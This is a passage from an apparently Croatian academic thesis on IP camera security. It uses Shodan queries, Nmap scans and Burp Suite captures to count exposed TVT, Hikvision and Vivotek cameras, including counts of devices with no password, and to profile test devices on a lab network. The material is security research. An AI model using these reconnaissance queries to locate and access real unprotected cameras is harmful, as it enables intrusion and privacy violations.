Upit za pronalazak TVT kamera bazira se na činjenici da brand TVT povezuje ime s RTSP [99] tj. Real Time Streaming Protokolom. [100] Na upit „*shodan count tvt rtsp* “, Shodan pronalazi 123 863 rezultata vidljivo na Slika 6-69.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count tvt rtsp
123863
root@kali:~#
```

Slika 6-69 TVT-RTSP

Slika 6-70 prikazuje detaljnije podatke u kojim državama i organizacijama se koriste TVT kamere.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan stats tvt rtsp
Top 10 Results for Facet: country
TW                                  26,803
US                                  20,315
BR                                  15,463
MY                                   8,075
MX                                   7,869
IL                                   5,316
KR                                   4,457
HU                                   3,512
IT                                   2,833
RO                                   1,526

Top 10 Results for Facet: org
HiNet                               21,509
TM Net                               7,211
Telmex                               6,935
Vivo                                 5,600
NET Virtua                           4,161
Spectrum                             3,776
Korea Telecom                        3,489
Comcast Cable                        2,897
Bezeq International                  2,342
Verizon Fios                         1,044
```

Slika 6-70 TVT RTSP statistika

Upitali smo Shodan koliko je TVT kamera u Hrvatskoj i u kojim organizacijama su zastupljene. Povratno su dobivena 406 rezultata s najviše uređaja u Hrvatskom telekomu d.d. prikazano na Slika 6-71.

Slika 6-71 TVT-DVC u Hrvatskoj

Pandan testiranoj DVC kameri, modelu DCN BF3231 je TVT kamera, model TD-9422E prikazan na Slika 6-72.

Slika 6-72 TVT pandan DVC modelu

Shodan ne pronalazi TVT model TD-9422E vidljivo iz Slika 6-73.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count TVT RTSP TD-9422E
0
root@kali:~#
```

Slika 6-73 TVT TD-9422E bez rezultata

Daljnjom analizom poslužili smo se Zenmap skenerom kako bi dobili više informacija. Osim da su otvoreni portovi 554 i 80, značajnije informacije ne nalazimo, vidljivo iz Slika 6-74.


```
Starting Nmap 7.80 ( https://nmap.
Nmap scan report for 192.168.1.12
Host is up (0.0020s latency).
Not shown: 98 filtered ports
PORT     STATE SERVICE     VERSION
80/tcp   open  tcpwrapped
554/tcp  open  rtsp
```

Slika 6-74 Zenmap DVC 192.168.1.12

Više informacija dobili smo analizom Burp Suite alatom vidljivo iz Slika 6-75 i Slika 6-76.


```
Request  Response
Raw  Headers  Hex  XML
HTTP/1.1 200 OK
Server: gSOAP/2.8
Content-Type: application/xml; charset=utf-8
Content-Length: 140
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<config version="1.0" xmlns="http://www.ipc.com/ver10" userType="administrator" status="success"/>
```

Slika 6-75 Burp Suite -DVC 192.168.12




Slika 6-76 Burp Suite-DVC_POST

Vidljivo je da se koristi server *gSOAP/2.8* [101] pa sljedeća pretraga ide u tom smjeru. Shodan pronalazi 59 513 rezultata za traženi upit, prikazano na Slika 6-77.




Slika 6-77 Shodan podaci za server *gSOAP/2.8*

Daljnje se analizirao za predmetni server broj otvorenih portova za portove 80 i 554, vidljivo na Slika 6-78.



Slika 6-78 Analiza otvorenih portova za server *gSOAP/2.8*

Sljedeći korak bio je pronalazak putem Shodan Exploits TVT iskoristive i ranjive kamere. Pronađene su dvije vidljivo sa Slika 6-79.



Slika 6-79 Shodan Exploits-TVT

6.3.2.3 Hikvision

Za kraj Shodan analize preostala je još Hikvision kamera, model DS-2CD2043G0-I. Na upit za traženi model Shodan ne pronalazi rezultat vidljivo na Slika 6-80.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count Hikvision DS-2CD2043G0-I
0
root@kali:~#
```

Slika 6-80 Shodan Hikvision model DS-2CD2043G0-I

Daljnji upit bio je koliko ima indeksiranih Hikvision IP kamera. Shodan povratno vraća 24 275 rezultata prikazano na Slika 6-81.

```
root@kali:~# shodan download hikvision ipcam
Search query:                    ipcam
Total number of results:         24275
Query credits left:              82
Output file:                     hikvision.json.gz
  [#####################################-]   99%  00:00:00
Saved 1000 results into file hikvision.json.gz
```


Slika 6-81 Shodan-broj Hikvision IP kamera


Pokazatelj da ima 212 399 indeksiranih uređaja pod imenom Hikvision vidljiv je na Slika 6-82.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count Hikvision
212399
root@kali:~#
```

Slika 6-82 Shodan Hikvision sveukupno

Na upit koliko je Hikvision uređaja s otvorenim portovima 80, 443 i 554 u Hrvatskoj, dobili smo podatak da ih ima 788. Najviše je uređaja prisutno u telekomima gdje prednjači Hrvatski Telekom po broju uređaja. Slika 6-83 prikazuje navedeno.





Slika 6-83 Hikvison po portovima 80,443 i 554 u Hrvatskoj

Daljnja analiza temeljila se na Zenmap i Burp Suite pokazateljima. Zenmap je utvrdio da su otvoreni portovi 80,443,554,8000 i 8443 vidljivo na Slika 6-84.

```
nmap -T4 -F 192.168.1.65

Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-14 22:25 CEST
Nmap scan report for 192.168.1.65 (192.168.1.65)
Host is up (0.0028s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
554/tcp  open  rtsp
8000/tcp open  http-alt
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Slika 6-84 Zenmap Hikvision otvoreni portovi

Burp Suite na Slika 6-85 prikazuje detaljne podatke o samom uređaju,

73	http://192.168.1.65	GET	/ISAPI/System/deviceInfo	200	1198	XML
74	http://192.168.1.65	GET	/ISAPI/System/capabilities	200	8587	XML

Request | Response

Raw | Headers | Hex | XML


```
HTTP/1.1 200 OK
Date: Sat, 14 Sep 2019 20:58:40 GMT
Server: webserver
X-Frame-Options: SAMEORIGIN
Content-Length: 1022
Connection: close
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<DeviceInfo version="2.0" xmlns="http://www.hikvision.com/ver20/XMLSchema">
<deviceName>HIK</deviceName>
<deviceID>f9a3c000-6df8-11b2-8066-f84dfca0582d</deviceID>
<deviceDescription>IPCamera</deviceDescription>
<deviceLocation>hangzhou</deviceLocation>
<systemContact>Hikvision.China</systemContact>
<model>DS-2CD2043G0-I</model>
<serialNumber>DS-2CD2043G0-I20190102AAWRC84914164</serialNumber>
<macAddress>f8:4d:fc:a0:58:2d</macAddress>
<firmwareVersion>V5.5.80</firmwareVersion>
<firmwareReleasedDate>build 180911</firmwareReleasedDate>
<encoderVersion>V7.3</encoderVersion>
<encoderReleasedDate>build 180817</encoderReleasedDate>
<bootVersion>V1.3.4</bootVersion>
<bootReleasedDate>100316</bootReleasedDate>
<hardwareVersion>0x0</hardwareVersion>
<deviceType>IPCamera</deviceType>
<telecontrolID>88</telecontrolID>
<supportBeep>false</supportBeep>
<supportVideoLoss>false</supportVideoLoss>
<firmwareVersionInfo>B-R-G1-0</firmwareVersionInfo>
```

Slika 6-85 Burp Suite-Hikvision podaci o uređaju

a na Slika 6-86 u odgovoru koji šalje, daje osnovne informacije o web serveru te soljenoj hash zaporci.


Slika 6-86 Burp Suite-Hikvison odgovor

Nakon detektirana ranije 24 308 Hikvison uređaja, naredbom *shodan parse --fields ip_str, port,org,hostname –separator , hikvison.json.gz* raščlanjen je dokument *hikvison.json.gz* za daljnju analizu.




Slika 6-87 Shodan -parse- raščlanjen Hikvision dokument

Shodan Exploits utvrdio je sedam ranjivih i iskoristivih Hikvison uređaja kako prikazuje Slika 6-88.



Slika 6-88 Shodan Exploits-Hikvison

Dodatnim pretragama naredbom *shodan count <ime > Content Length* radila se provjera koliko je Hikvision, Vivotek i TVT uređaja bez ikakve zaporke, vidljivo na Slika 6-89.



Slika 6-89 Broj pronađenih uređaja bez zaporke

Dalje se radila analiza statističkih pokazatelja o tim uređajima. Od pronađenih 13 655 Hikvision uređaja bez ikakve zaporke, najviše ih ima u Francuskoj i SAD-a, a od organizacija u Amazonu [102] prikazano na Slika 6-90.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan stats hikvision Content-Length
Top 10 Results for Facet: country
FR                                  1,465
US                                  1,371
CN                                  1,028
MX                                    857
TH                                    650
BR                                    613
JP                                    459
DE                                    421
GB                                    399
AR                                    380

Top 10 Results for Facet: org
Amazon.com                          1,613
Orange                              1,054
Telmex                                809
3BB Broadband                         351
Linode                                291
BH Telecom d.d. Sarajevo              239
Amazon Data Services France           158
Amazon Data Services India            153
TOT                                   139
Amazon Data Services UK                84
```

Slika 6-90 Hikvision-statistika uređaja bez zaporke

Vivotekovih 316 uređaja bez zaporki najviše je pronađeno u SAD-u i Meksiku vidljivo iz Slika 6-91.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count vivotek Content-Length
316
root@kali:~# shodan stats vivotek Content-Length
Top 10 Results for Facet: country
US                                     72
MX                                     68
MY                                     33
CL                                     19
ID                                     16
TH                                     13
LB                                      9
HK                                      9
BR                                      7
TT                                      6

Top 10 Results for Facet: org
Telmex                                 65
TM Net                                 33
Movistar Chile                         15
Rural Telephone Service Co             12
Linknet                                12
Moscanet SAL                            9
3BB Broadband                           7
Netvigator                              6
```


Slika 6-91 Vivotek statistika uređaja bez zaporki

Za TVT je pronađeno 49 uređaja bez zaporke, najviše u SAD-u, prikazano na Slika 6-92.

